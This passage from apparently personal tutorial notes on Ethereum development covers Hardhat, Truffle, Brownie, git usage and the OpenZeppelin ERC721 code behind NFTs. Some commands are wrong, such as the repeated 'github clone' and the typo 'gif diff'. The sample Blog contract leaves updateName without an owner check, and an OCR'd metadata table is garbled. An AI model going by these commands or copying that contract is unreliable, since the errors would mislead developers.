npx hardhat


# performs the scripts contained in the test directory
npx hardhat test

# creates a local Ethereum node with 20 accounts, should be created in a
# separate window to later deploy the contracts
npx hardhat node

#
npx hardhat run scripts/deploy.js --network localhost
```

The difference respect to what we've seen with brownie, is that the language used to deploy and test everything is JAVASCRIPT. You can like or not, if you already know Python it's not that difficult, usually the frontend side for Web3 applications is always written in Javascript. For example this could be the "**test/sample-test.js**" file:

```
const { expect } = require("chai")
const { ethers } = require("hardhat")

describe("Blog", async function () {
  it("Should create a post", async function () {
    const Blog = await ethers.getContractFactory("Blog")
    const blog = await Blog.deploy("My blog")
    await blog.deployed()
    await blog.createPost("My first post", "12345")
    const posts = await blog.fetchPosts()
    expect(posts[0].title).to.equal("My first post")
  })

  it("Should edit a post", async function () {
    const Blog = await ethers.getContractFactory("Blog")
    const blog = await Blog.deploy("My blog")
    await blog.deployed()
    await blog.createPost("My Second post", "12345")
    await blog.updatePost(1, "My updated post", "23456", true)

    posts = await blog.fetchPosts()
    expect(posts[0].title).to.equal("My updated post")
  })

  it("Should add update the name", async function () {
    const Blog = await ethers.getContractFactory("Blog")
    const blog = await Blog.deploy("My blog")
    await blog.deployed()

    expect(await blog.name()).to.equal("My blog")
    await blog.updateName('My new blog')
    expect(await blog.name()).to.equal("My new blog")
```

```
  })
})
```

The solidity contract is the following:

```
// contracts/Blog.sol
//SPDX-License-Identifier: Unlicense
pragma solidity ^0.8.0;

import "hardhat/console.sol";
import "@openzeppelin/contracts/utils/Counters.sol";

contract Blog {
  string public name;
  address public owner;

  using Counters for Counters.Counter;
  Counters.Counter private _postIds;

  struct Post {
    uint id;
    string title;
    string content;
    bool published;
  }
  /* mappings can be seen as hash tables */
  /* here we create lookups for posts by id and posts by ipfs hash */
  mapping(uint => Post) private idToPost;
  mapping(string => Post) private hashToPost;

  /* events facilitate communication between smart contractsand their user interfaces  */
  /* i.e. we can create listeners for events in the client and also use them in The Graph  */
  event PostCreated(uint id, string title, string hash);
  event PostUpdated(uint id, string title, string hash, bool published);

  /* when the blog is deployed, give it a name */
  /* also set the creator as the owner of the contract */
  constructor(string memory _name) {
    console.log("Deploying Blog with name:", _name);
    name = _name;
    owner = msg.sender;
  }

  /* updates the blog name */
  function updateName(string memory _name) public {
    name = _name;
  }

  /* transfers ownership of the contract to another address */
  function transferOwnership(address newOwner) public onlyOwner {
    owner = newOwner;
  }
```

```
  /* fetches an individual post by the content hash */
  function fetchPost(string memory hash) public view returns(Post memory){
    return hashToPost[hash];
  }

  /* creates a new post */
  function createPost(string memory title, string memory hash) public onlyOwner {
    _postIds.increment();
    uint postId = _postIds.current();
    Post storage post = idToPost[postId];
    post.id = postId;
    post.title = title;
    post.published = true;
    post.content = hash;
    hashToPost[hash] = post;
    emit PostCreated(postId, title, hash);
  }

  /* updates an existing post */
  function updatePost(uint postId, string memory title, string memory hash, bool published) public
onlyOwner {
    Post storage post =  idToPost[postId];
    post.title = title;
    post.published = published;
    post.content = hash;
    idToPost[postId] = post;
    hashToPost[hash] = post;
    emit PostUpdated(post.id, title, hash, published);
  }

  /* fetches all posts */
  function fetchPosts() public view returns (Post[] memory) {
    uint itemCount = _postIds.current();
    uint currentIndex = 0;

    Post[] memory posts = new Post[](itemCount);
    for (uint i = 0; i < itemCount; i++) {
      uint currentId = i + 1;
      Post storage currentItem = idToPost[currentId];
      posts[currentIndex] = currentItem;
      currentIndex += 1;
    }
    return posts;
  }

  /* this modifier means only the contract owner can */
  /* invoke the function */
  modifier onlyOwner() {
    require(msg.sender == owner);
  _;
 }
}
```

This is not a real example, it's a Web3 hypotetical blog. On a real blockchain it could be too expensive, since there's too much data to be put on the global blockchain.

11.4 Truffle

This is another suite based on other software packages, like for example NodeJs and Ganache. The 'DappUniversity' guy on the web uses this tool, developed and maintained by ConsenSys company. Scripts to deploy contracts are written in Javascript, so you need to be familiar with this language.

```
npm install -g truffle@version
# creates directories inside a project
truffle init
truffle migrate -reset
github clone https://github.com/dappuniversity/blockchain_game
```

In the main directory you have a 'Truffle-Config.js' file like the following one:

```
require('babel-register');
require('babel-polyfill');

module.exports = {
  networks: {
    development: {
      host: "127.0.0.1",          <-- local Ganache instance to be manually launched
      port: 8545,
      network_id: "*" // Match any network id
    },
  },
  contracts_directory: './src/contracts/',          <-- change default dir
  contracts_build_directory: './src/abis/',         <-- change default dir
  compilers: {
    solc: {
      optimizer: {
        enabled: true,
        runs: 200
      }
    }
  }
}
```

```
PS C:\Users\<user>\PyScripts> truffle.cmd migrate --reset
Could not find suitable configuration file.
Truffle v5.5.3 (core: 5.5.3)
Node v16.13.1

PS C:\Users\<user>\PyScripts> cd .\fcc\blockchain_game\
PS C:\Users\<user>\PyScripts\fcc\blockchain_game> truffle.cmd migrate --reset

Compiling your contracts...
===========================
> Compiling .\src\contracts\ERC721Full.sol
> Compiling .\src\contracts\MemoryToken.sol
> Compiling .\src\contracts\Migrations.sol
> Artifacts written to C:\Users\<user>\PyScripts\fcc\blockchain_game\src\abis
> Compiled successfully using:
   - solc: 0.5.16+commit.9c3226ce.Emscripten.clang
> Something went wrong while attempting to connect to the network at http://127.0.0.1:8545.
Check your network configuration.

Could not connect to your Ethereum client with the following parameters:
    - host       > 127.0.0.1
    - port       > 8545
    - network_id > *
Please check that your Ethereum client:
    - is running
```

```
    - is accepting RPC connections (i.e., "--rpc" or "--http" option is used in geth)
    - is accessible over the network
    - is properly configured in your Truffle configuration file (truffle-config.js)

Truffle v5.5.3 (core: 5.5.3)
Node v16.13.1
PS C:\Users\<user>\PyScripts\fcc\blockchain_game>
```

Ganache has to be manually launched, differently from the other tools we saw. Maybe it's also something configurable.

Deploy **scripts** are contained into **'migrations'** directory:

```
# file "1_initial_migration.js"
const Migrations = artifacts.require("Migrations");

module.exports = function(deployer) {
  deployer.deploy(Migrations);
};

# file "2_deploy_contracts.js"
const MemoryToken = artifacts.require("MemoryToken");

module.exports = function(deployer) {
  deployer.deploy(MemoryToken);
};
```

If you launch the local Ganache, this is the output:

```
PS C:\Users\<user>\PyScripts\fcc\blockchain_game> truffle.cmd migrate --reset

Compiling your contracts...
===========================
> Compiling .\src\contracts\ERC721Full.sol
> Compiling .\src\contracts\MemoryToken.sol
> Compiling .\src\contracts\Migrations.sol
> Artifacts written to C:\Users\<user>\PyScripts\fcc\blockchain_game\src\abis
> Compiled successfully using:
   - solc: 0.5.16+commit.9c3226ce.Emscripten.clang


Starting migrations...
======================
> Network name:    'development'
> Network id:      1337
> Block gas limit: 6721975 (0x6691b7)


1_initial_migration.js
======================

   Replacing 'Migrations'
   ----------------------
   >                                  transaction                                  hash:
0x6eacc4fe83b9a96b833e8822df94099bb7431ffea34f9c5e0183d7402222468a
   > Blocks: 0            Seconds: 0
   > contract address:    0x55C4dfF06fd6CA67847Dfb50dD010A00b2254bD7
   > block number:        1
   > block timestamp:     1646837727
   > account:             0xeaAe2D4Af70802c81015bf0651C96fC277a29460
   > balance:             99.99549526
   > gas used:            225237 (0x36fd5)
   > gas price:           20 gwei
   > value sent:          0 ETH
   > total cost:          0.00450474 ETH

   > Saving migration to chain.
```

```
   > Saving artifacts
   -------------------------------------
   > Total cost:          0.00450474 ETH


2_deploy_contracts.js
=====================

   Replacing 'MemoryToken'
   -----------------------
   >                                  transaction                                  hash:
0xfba3eae8bbe528303a018aea0e9b9abe4e3fd74350dda5b9d19953f69360c8f5
   > Blocks: 0            Seconds: 0
   > contract address:    0x82190D355c69DCED1921fDf117dC6C4Fe71cF394
   > block number:        3
   > block timestamp:     1646837731
   > account:             0xeaAe2D4Af70802c81015bf0651C96fC277a29460
   > balance:             99.9495942
   > gas used:            2252690 (0x225f92)
   > gas price:           20 gwei
   > value sent:          0 ETH
   > total cost:          0.0450538 ETH

   > Saving migration to chain.
   > Saving artifacts
   -------------------------------------
   > Total cost:           0.0450538 ETH

Summary
=======
> Total deployments:   2
> Final cost:          0.04955854 ETH
```

Under the directory ‘test’ you can find the file ‘MemoryTokenTest.js’:

```
const MemoryToken = artifacts.require('./MemoryToken.sol')

require('chai')
  .use(require('chai-as-promised'))
  .should()

contract('Memory Token', (accounts) => {
  let token

  before(async () => {
    token = await MemoryToken.deployed()
  })

  describe('deployment', async () => {
    it('deploys successfully', async () => {
      const address = token.address
      assert.notEqual(address, 0x0)
      assert.notEqual(address, '')
      assert.notEqual(address, null)
      assert.notEqual(address, undefined)
    })

    it('has a name', async () => {
      const name = await token.name()
      assert.equal(name, 'Memory Token')
    })

    it('has a symbol', async () => {
      const symbol = await token.symbol()
      assert.equal(symbol, 'MEMORY')
    })
  })

  describe('token distribution', async () => {
```

```
    let result

    it('mints tokens', async () => {
      await token.mint(accounts[0], 'https://www.token-uri.com/nft')

      // It should increase the total supply
      result = await token.totalSupply()
      assert.equal(result.toString(), '1', 'total supply is correct')

      // It increments owner balance
      result = await token.balanceOf(accounts[0])
      assert.equal(result.toString(), '1', 'balanceOf is correct')

      // Token should belong to owner
      result = await token.ownerOf('1')
      assert.equal(result.toString(), accounts[0].toString(), 'ownerOf is correct')
      result = await token.tokenOfOwnerByIndex(accounts[0], 0)

      // Owner can see all tokens
      let balanceOf = await token.balanceOf(accounts[0])
      let tokenIds = []
      for (let i = 0; i < balanceOf; i++) {
        let id = await token.tokenOfOwnerByIndex(accounts[0], i)
        tokenIds.push(id.toString())
      }
      let expected = ['1']
      assert.equal(tokenIds.toString(), expected.toString(), 'tokenIds are correct')

      // Token URI Correct
      let tokenURI = await token.tokenURI('1')
      assert.equal(tokenURI, 'https://www.token-uri.com/nft')
    })
  })
})
```

The output of the tests is the following:

```
PS C:\Users\<user>\PyScripts\fcc\blockchain_game> truffle.cmd test
Using network 'development'.

Compiling your contracts...
===========================
> Compiling .\src\contracts\ERC721Full.sol
> Compiling .\src\contracts\MemoryToken.sol
> Compiling .\src\contracts\Migrations.sol
> Artifacts written to C:\Users\<user>\AppData\Local\Temp\test--4376-HjDuELBffLHD
> Compiled successfully using:
   - solc: 0.5.16+commit.9c3226ce.Emscripten.clang


  Contract: Memory Token
    deployment
      √ deploys successfully
      √ has a name (527ms)
      √ has a symbol (204ms)
    token distribution
      √ mints tokens (2507ms)


  4 passing (5s)
```

12 Calls and transactions

12.1 Call

A call is a local invocation of a contract function that does not broadcast or publish anything on the blockchain. It is a read-only operation and will not consume any Ether. It simulates what would happen in a transaction, but discards all the state changes when it is done. It is synchronous and the return value of the

contract function is returned immediately. Its web3.js API is web3.eth.call and is what's used for **Solidity** view**,** pure**,** constant **functions**. Its underlying JSON-RPC is eth_call.

12.2 Transaction

A transaction is broadcasted to the network, processed by miners, and if valid, is published on the blockchain. It is a write-operation that will affect other accounts, update the state of the blockchain, and consume Ether (unless a miner accepts it with a gas price of zero). It is asynchronous, because it is possible that no miners will include the transaction in a block (for example, the gas price for the transaction may be too low). Since it is asynchronous, the immediate **return value of a transaction is always the transaction's hash.** To get the "return value" of a transaction to a function, Events need to be used (unless it's Case4 discussed below). For ethers.js an example: listening to contract events using ethers.js?
Its web3.js API is web3.eth.sendTransaction and is used if a Solidity function is not marked constant. Its underlying JSON-RPC is eth_sendTransaction. sendTransaction will be used when a verb is needed, since it is clearer than simply transaction.

12.3 Recommendation to Call first, then sendTransaction

Since a sendTransaction costs Ether, it is a good practice to "test the waters" by issuing a *call* first, before the sendTransaction. This is a free way to debug and estimate if there will be any problems with the sendTransaction, for example if an Out of Gas exception will be encountered.
This "dry-run" usually works well, but in some cases be aware that *call* is an estimate, for example a contract function that returns the previous blockhash, will return different results based on when the *call* was performed, and when the transaction is actually mined.
Finally, note that even though a *call* does not consume any Ether, sometimes it may be necessary to specify the actual gas amount for the *call*: the default gas for *call* in clients such as Geth, may still be insufficient and can still lead to Out of Gas.

13 Brownie mixes and Chainlink mix

On github you can search for 'brownie mix', and you can find many useful repos. To clone one of them you can use the following command, everything will be copied starting from the present directory. It doesn't make any sense to rewrite always everything, it's important to understand Solidity and what it does, but public contracts are usually audited by more eyes and people, thus leading to more secure and safe code, that can be re-used and extended through inheritance and polymorphism. Beware that it's a best practice to have 'smart contracts' published on the internet, so that everyone can have a look to the code, but it's not mandatory, and on the blockchain you can't see the source code, is only **pushed the bytecode**, which is **not human readable**.

```
brownie bake chainlink-mix                <-- like git clone

cd chainlink
brownie.exe test
```

14 Github

It's far away the most used versioning and control software, even though it has been acquired by Microsoft. It can be used online, directly on:


www.github.com

... or with a software IDE, or through the command line, which everyone (used to CLI) will probably find the fastest and easiest way to keep everything in sync.

Remember to create a '.gitignore' file to list all the folders that MUST NOT be uploaded to github, because they contain private data and passwords, or because they are public libraries or built stuff that should not be exported. It's a simple list like the following one, wildcard characters can be used:

```
.gitignore
.env
*.log
/<directory-to-be-ignored>
/build
/artifacts
```

This software has been thought to manage different versions of the files, 'branches' commits and so on. Imagine a central repository with many people working on it, from different sites in the world. All these people can **clone** the project locally in their personal computer and open a new 'branch'. They modify some files, test the new version, modify the files again. When the job is done, they upload the new version on the central repository, potentially keeping the branch name. Then someone responsible for this critical activity, will MERGE the branch on the main branch, solving all potential conflicts, watching the differences between the files, choosing the right code. This is because more than a single developer could have changed the same file, thus the merge could be the fusion of the work of 2 persons on the same file. This will help keeping track of every modification, potentially rolling back on a previous release if necessary. Professional companies that develop software MUST necessarily use such tools to coordinate hundreds of people working on the same project.




In our case, probably projects will be smaller and maybe managed just by us.

```
github clone https://github.com/<path to github project>
```

This command is used for downloading the latest version of a remote project and copying it to the selected location on the local machine. It looks like this:

```
git clone <repository url>
git clone <repository url> -b <branch name>          <-already open a new branch
```




```
git init <repository name>
```

This is the command you need to use if you want to start a new empty repository or to reinitialize an existing one in the project root. It will create a .git directory with its subdirectories. To add local files or directories to local repository, use the following commands:

```
git add <file name>
git add .
```

Store changes so that they can be pushed on remote repository (adding a comment is):

```
git commit –m "comment to commit"          <- store changes locally
```

Show the present status of git files of the local repository:

```
git status                 <- shows the current status, added/removed files
```

This command is necessary to create a 'link' between the local repository and the remote repository. Beware that the local and remote repository names DO NOT have to be necessarily the same, even though it's probably better to avoid confusion. Beware that the remote repository needs to be already there, 'origin' is the name that refers from now on to the remote repository:

```
git remote add origin http://github.com/ricky-andre/Bitcoin.git
```

The following commands are used to retrieve the remote repository presently active, and where a 'push' command would try to put the new local files that have been committed:

```
git config --get remote.origin.url
git remote show origin
git remote -v
```

If you have cloned a repository, you have changed it, and you want to upload the files into your personal repository, you will need to remove the origin and re-add the target one.

```
git remote remove origin
git remote add origin http://github.com/<your repository name>.git
git remote rename <old_name> <new_name>

git branch -M main         <- crea un branch di nome 'main' invece che 'master'
```

The following command should do the job of uploading all files to Github repository (with one single command):

```
git push -u origin master
git push -u origin <branch name>
git push          <- push the current branch
```

In case of errors, use 'git status' and check for uncommited changes, commit them in case of errors. Beware that in case the remote repository already exists and you would overwrite some of the remote files, you get an error unless you manually remove the remote files or use the `'--force'` command option. Other useful push commands are the following:

```
git push --set-upstream <remote branch> <branch name>
```

To perform a checkout and create new branches:

```
git checkout <branch name>
```

In case things have been changed in the main repository and also on your local repository, you could try to understand the changes in the following way:

```
git diff
git diff --staged
gif diff <branch1> <branch2>
```

Using **git pull** will fetch all the changes from the remote repository and merge any remote changes in the current local branch. This command will **NOT** cancel nor overwrite local files that have the same name respect to remote files, unless you explicitly configure the `'--force'` option.

```
git pull REMOTE-NAME BRANCH-NAME
```

15 An NFT project

Starting from the following repository on github, you can clone the project in your local environment. As usual can use Visual Code Studio to browse the code.

```
github clone https://github.com/PatrickAlphaC/nft-mix
```

You can play with the following commands:

```
brownie test
brownie compile
brownie run ./scripts/<deploy_something>
```

NFT were born as a standard to manage 'assets property'. They are 'non fungible' meaning they're all unique. You create a smart contract that manages 'token IDs', and for each of them you store its 'metadata' on the blockchain. You can't store a whole video or image on the blockchain, since it would be too expensive and it wouldn't scale. But you could for example store the video or the image hash, among other useful informations for you. They are compared to the concept of 'digital copyright', and despite of the hype and success they got in the short term period, in my opinion they are there to stay (not only for cryptokitties, that made NFT famous all around).

The picture below has been taken from the following site:
https://www.weforum.org/agenda/2022/02/non-fungible-tokens-nfts-and-copyright/
... that also details some interesting LEGAL information about copyright. It's not my area of interest, but there's a lot of material on the web.

Table 1

NFT Metadata

Item Metadata	
Contract Address	**Token Metadata**
0x8c5aCF6dBD24c66e6FD44d4A4C3d7a2 D955AA ad2	{ “symbol”: “Mintable Gasless store”, “image”: “https://d1czm3wxxz9zd.cloudfontnet/ 613b908d 0000000000/861932402826187638543675501608353605 31676033165 “animation_url”:””, “royalty_amount”:true, “address”: “0x8c5aCF6dBD24c66e6FD44d4A4C37a2D955AAad2”, “tokened” “861932402826187638543675016083536053 16760331 “resellable”: true, “original_creator”: “0xBe8Fa52a0A28AFE9507186A817813eDC1 “edition_number”:1, “description”: “ A beautiful bovine in the summer sun “auctionLength”: 43200, “title”: “The Clearest Light is the Most Blinding”, “url”: “https://metadata.mintable.app/mintable_gasless/86193 240 “file_key”:””, “apiURL”: “mintable_gasless/”, “name”: “The Clearest Light is the Most Blinding”, “auctionType”: “Auction”, “category”: “Art”, “edition_total”: 1, “gasless”: true }
Token ID	
861932402826187638543675 01	
608353605316760331651808345700	
084608326762837402898	
Token Name	
The Clearest Light is the Most Blinding	
Original Image	
https://d1iczm3wxxz9zd.cloudfront.net/6 13b908d-19ad-41b1-8bfa0e0016820739c/ 0000000000000000/861932402 826188763854367501608353605 3 167603316518083457000846083267 6 2837402898/ITEM_PREVIEW1.jpg	
Original Creator	
0xBe8Fa52a0A28AFE9507186A817813eD C14 54E004	

Image: Moringiello, Juliet M. and Odinet, Christopher K., *The Property Law of Tokens* (November 1, 2021). U Iowa Legal Studies Research Paper No. 2021-44 Used with permission.

Remember about NFT that:

- **storing data** on the Mainnet (Ethereum) is **expensive**, storing images, videos and other size consuming stuff is undoable from an economical perspective, and also from a technical one (the blockchain would explode ... which is why storing data on Ethereum is expensive, and there ‘L2 scaling mechanisms’ like ZK-rollups gaining success)
- to give you an idea about the previous point, practical implementations define often a ‘base_URI’ and a token_URI, the URI is being obtained by ‘base_URI + token_URI’ i.e. concatenating the two strings, to save SPACE on the mainnet.
- for this reason ‘**metadata**’ is **stored** on the **blockchain**, only a few text description fields and an URI that points to the place where the ‘ASSET’ is stored
- it’s a good practice to store the real data on a **decentralized storing system** like for example IPFS (Inter Planetary File System), which of course is not the only one.

Not all Assets are managed in this way, this can lead to scams or bad practices: why should you buy something that is stored on the Personal Computer of the guy who sold it to you ?
Also remember that ‘Ownership’ is clear (the Ethereum account owning the NFT), authenticity of the pointed URI is not. Be careful to what you do and buy, don’t buy what you don’t know and understand.

15.1 Other details about NFT

Real life Dapps are usually specific implementations built with their own logic and extending the standard library, marketplaces are centralized and not "Distributed Apps" (probably it's the only way to manage it). The ERC721 standard doesn't define (and probably can't define) the application specific ways tokens are passed from an account to another. Some checks are done by openzeppeling libraries, but for example it can't be standardized that a specific NFT must have a price, or it can't impose an action and a time window to sell the Token (or better the **ASSET** that is associated to that specific token) or standardize a way to manage auctions.

https://docs.openzeppelin.com/contracts/2.x/erc721

On the official github page documentation:
https://github.com/OpenZeppelin/openzeppelin-contracts/tree/master/contracts/token/ERC721
we can find the following comment:
"This core set of contracts is designed to be unopinionated, allowing developers to access the internal functions in ERC721 (such as _mint) and expose them as external functions in the way they prefer. On the other hand, ERC721 Presets (such as {ERC721PresetMinterPauserAutoId}) are designed using opinionated patterns to provide developers with ready to use, deployable contracts."

From the above link, we could analyze the IERC721, where the 'I' stands for Interface. It defines the functions that need to be defined by the smart contract to be ERC721 compliant and compatible.

Some comments about the functions below:

- `balanceOf` is something different to the same function defined for an ERC20 token, which represents the number of tokens owned by the Ethereum account (usually they also have a value, and can be exchanged between accounts). This function returns the number of NFT for which a specific account is the owner, each of them being UNIQUE
- `ownerOf` returns the owner of a specific NFT identified by its unique (within the contract) token_ID
- the `SafeTransferFrom` function performs some checks before transfering the NFT, beware that the function IS NOT payable, thus doesn't manage the payment for the NFT, in case it's bought somewhere. This is INTENTIONALLY left to the specific implementations and needs. Also see the need for the transfer to be prior APPROVED by the owner of the token, in case this transaction is called by a third party (who also pays the Ethers for it)

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (token/ERC721/IERC721.sol)

pragma solidity ^0.8.0;

import "../../utils/introspection/IERC165.sol";

/**
 * @dev Required interface of an ERC721 compliant contract.
 */
interface IERC721 is IERC165 {
    /**
     * @dev Returns the number of tokens in ``owner``'s account.
     */
    function balanceOf(address owner) external view returns (uint256 balance);

    /**
     * @dev Returns the owner of the `tokenId` token.
     *
     * Requirements:
```

```
     *
     * - `tokenId` must exist.
     */
    function ownerOf(uint256 tokenId) external view returns (address owner);

    /**
     * @dev Safely transfers `tokenId` token from `from` to `to`, checking first that contract recipients are aware of the ERC721 protocol to prevent tokens from being forever locked.
     *
     * Requirements:
     *
     * - `from` cannot be the zero address.
     * - `to` cannot be the zero address.
     * - `tokenId` token must exist and be owned by `from`.
     * - If the caller is not `from`, it must be have been allowed to move this token by either {approve} or {setApprovalForAll}.
     * - If `to` refers to a smart contract, it must implement {IERC721Receiver-onERC721Received}, which is called upon a safe transfer.
     *
     * Emits a {Transfer} event.
     */
    function safeTransferFrom(
        address from,
        address to,
        uint256 tokenId
    ) external;

... (output omitted)

    /**
     * @dev Gives permission to `to` to transfer `tokenId` token to another account.
     * The approval is cleared when the token is transferred.
     *
     * Only a single account can be approved at a time, so approving the zero address clears previous approvals.
     *
     * Requirements:
     *
     * - The caller must own the token or be an approved operator.
     * - `tokenId` must exist.
     *
     * Emits an {Approval} event.
     */
    function approve(address to, uint256 tokenId) external;


    /**
     * @dev Returns the account approved for `tokenId` token.
     *
     * Requirements:
     *
     * - `tokenId` must exist.
     */
    function getApproved(uint256 tokenId) external view returns (address operator);

...
```

... where there is the **function definition** to transfer the token ID's ownership from an address to another. Beware that we're talking about the token ID (an alphanumeric value that identifies the NFT), not tokens of other projects, exchanged on the market and with a money value. The proposed 'standard' **doesn't have payable functions**, this must be managed by those who define the contract. If you want to allow any possible token to pay, how would you do it ? everyone can create a new contract to create a new ERC20 token and become rich all of a sudden, but which is their value ? how would you know what is the right exchange rate ? would the owner agree on accepting tokens instead of Ethers ? it's all things you should manage in your smart contract and in your market, for example a seller could decide to set the price using a specific token

(but wouldn't accept others). 'Oracles' can be used to retrieve for example the right fiat/token ratio, given a starting price in Ethers ('Chainlink' was born for that, providing a decentralized Oracle systems).

You can also find the implementation here:
https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/ERC721.sol
... again a few comments:

- an NFT must be **MINTED** (= created), in that moment it is associated to its creator and metadata is stored on the blockchain. Specific implementation could provide functions to change the reference URL of the NFT, or set a specific price to sell it using Ether or an ERC20 token
- the tokenURI function performs that string concatenation to save space on the blockchain
- an NFT can also be **BURNT** (=destroyed), always prior approval. In this case, the transfer is sent to address(0), that can't have any private key associated to it, thus to destroy tokens this is what is usually done.
- have a look to the storage variables that represent all necessary data and mappings

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v4.5.0) (token/ERC721/ERC721.sol)

pragma solidity ^0.8.0;

import "./IERC721.sol";
import "./IERC721Receiver.sol";
import "./extensions/IERC721Metadata.sol";
import "../../utils/Address.sol";
import "../../utils/Context.sol";
import "../../utils/Strings.sol";
import "../../utils/introspection/ERC165.sol";

/**
 * @dev Implementation of https://eips.ethereum.org/EIPS/eip-721[ERC721] Non-Fungible Token Standard, including
 * the Metadata extension, but not including the Enumerable extension, which is available separately as
 * {ERC721Enumerable}.
 */
contract ERC721 is Context, ERC165, IERC721, IERC721Metadata {
    using Address for address;
    using Strings for uint256;

    // Token name
    string private _name;

    // Token symbol
    string private _symbol;

    // Mapping from token ID to owner address
    mapping(uint256 => address) private _owners;

    // Mapping owner address to token count
    mapping(address => uint256) private _balances;

    // Mapping from token ID to approved address
    mapping(uint256 => address) private _tokenApprovals;

    // Mapping from owner to operator approvals
    mapping(address => mapping(address => bool)) private _operatorApprovals;

    /**
     * @dev Initializes the contract by setting a `name` and a `symbol` to the token collection.
```

```
     */
    constructor(string memory name_, string memory symbol_) {
        _name = name_;
        _symbol = symbol_;
    }

...

    /**
     * @dev See {IERC721Metadata-tokenURI}.
     */
    function tokenURI(uint256 tokenId) public view virtual override returns (string
memory) {
        require(_exists(tokenId), "ERC721Metadata: URI query for nonexistent token");

        string memory baseURI = _baseURI();
        return bytes(baseURI).length > 0 ? string(abi.encodePacked(baseURI,
tokenId.toString())) : "";        <- baseURL concatenated to the string tokenID
    }

...

    /**
     * @dev Safely mints `tokenId` and transfers it to `to`.
     *
     * Requirements:
     *
     * - `tokenId` must not exist.
     * - If `to` refers to a smart contract, it must implement {IERC721Receiver-
onERC721Received}, which is called upon a safe transfer.
     *
     * Emits a {Transfer} event.
     */
    function _safeMint(address to, uint256 tokenId) internal virtual {
        _safeMint(to, tokenId, "");
    }

    /**
     * @dev Same as {xref-ERC721-_safeMint-address-uint256-}[`_safeMint`], with an
additional `data` parameter which is
     * forwarded in {IERC721Receiver-onERC721Received} to contract recipients.
     */
    function _safeMint(
        address to,
        uint256 tokenId,
        bytes memory _data
    ) internal virtual {
        _mint(to, tokenId);
        require(
            _checkOnERC721Received(address(0), to, tokenId, _data),
            "ERC721: transfer to non ERC721Receiver implementer"
        );
    }

    /**
     * @dev Mints `tokenId` and transfers it to `to`.
     *
     * WARNING: Usage of this method is discouraged, use {_safeMint} whenever possible
     *
     * Requirements:
     *
     * - `tokenId` must not exist.
     * - `to` cannot be the zero address.
     *
     * Emits a {Transfer} event.
     */
    function _mint(address to, uint256 tokenId) internal virtual {
        require(to != address(0), "ERC721: mint to the zero address");
        require(!_exists(tokenId), "ERC721: token already minted");
```

```
        _beforeTokenTransfer(address(0), to, tokenId);

        _balances[to] += 1;
        _owners[tokenId] = to;

        emit Transfer(address(0), to, tokenId);

        _afterTokenTransfer(address(0), to, tokenId);
    }

    /**
     * @dev Destroys `tokenId`.
     * The approval is cleared when the token is burned.
     *
     * Requirements:
     *
     * - `tokenId` must exist.
     *
     * Emits a {Transfer} event.
     */
    function _burn(uint256 tokenId) internal virtual {
        address owner = ERC721.ownerOf(tokenId);

        _beforeTokenTransfer(owner, address(0), tokenId);

        // Clear approvals
        _approve(address(0), tokenId);

        _balances[owner] -= 1;
        delete _owners[tokenId];

        emit Transfer(owner, address(0), tokenId);

        _afterTokenTransfer(owner, address(0), tokenId);
    }


...
```

In the real world, NFT transfers should for example happen after the sender has received the payment in **Eth**, and once this payment has been performed, the transfer function must be invoked. This is the base of why smart contracts exist: ensure that something happens, if something else happens. There are many resources on the web, but you need to take care of what you read. They're not all expert, nor am I.

https://forum.openzeppelin.com/t/implementation-of-sellable-nft/5517

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.8.0;

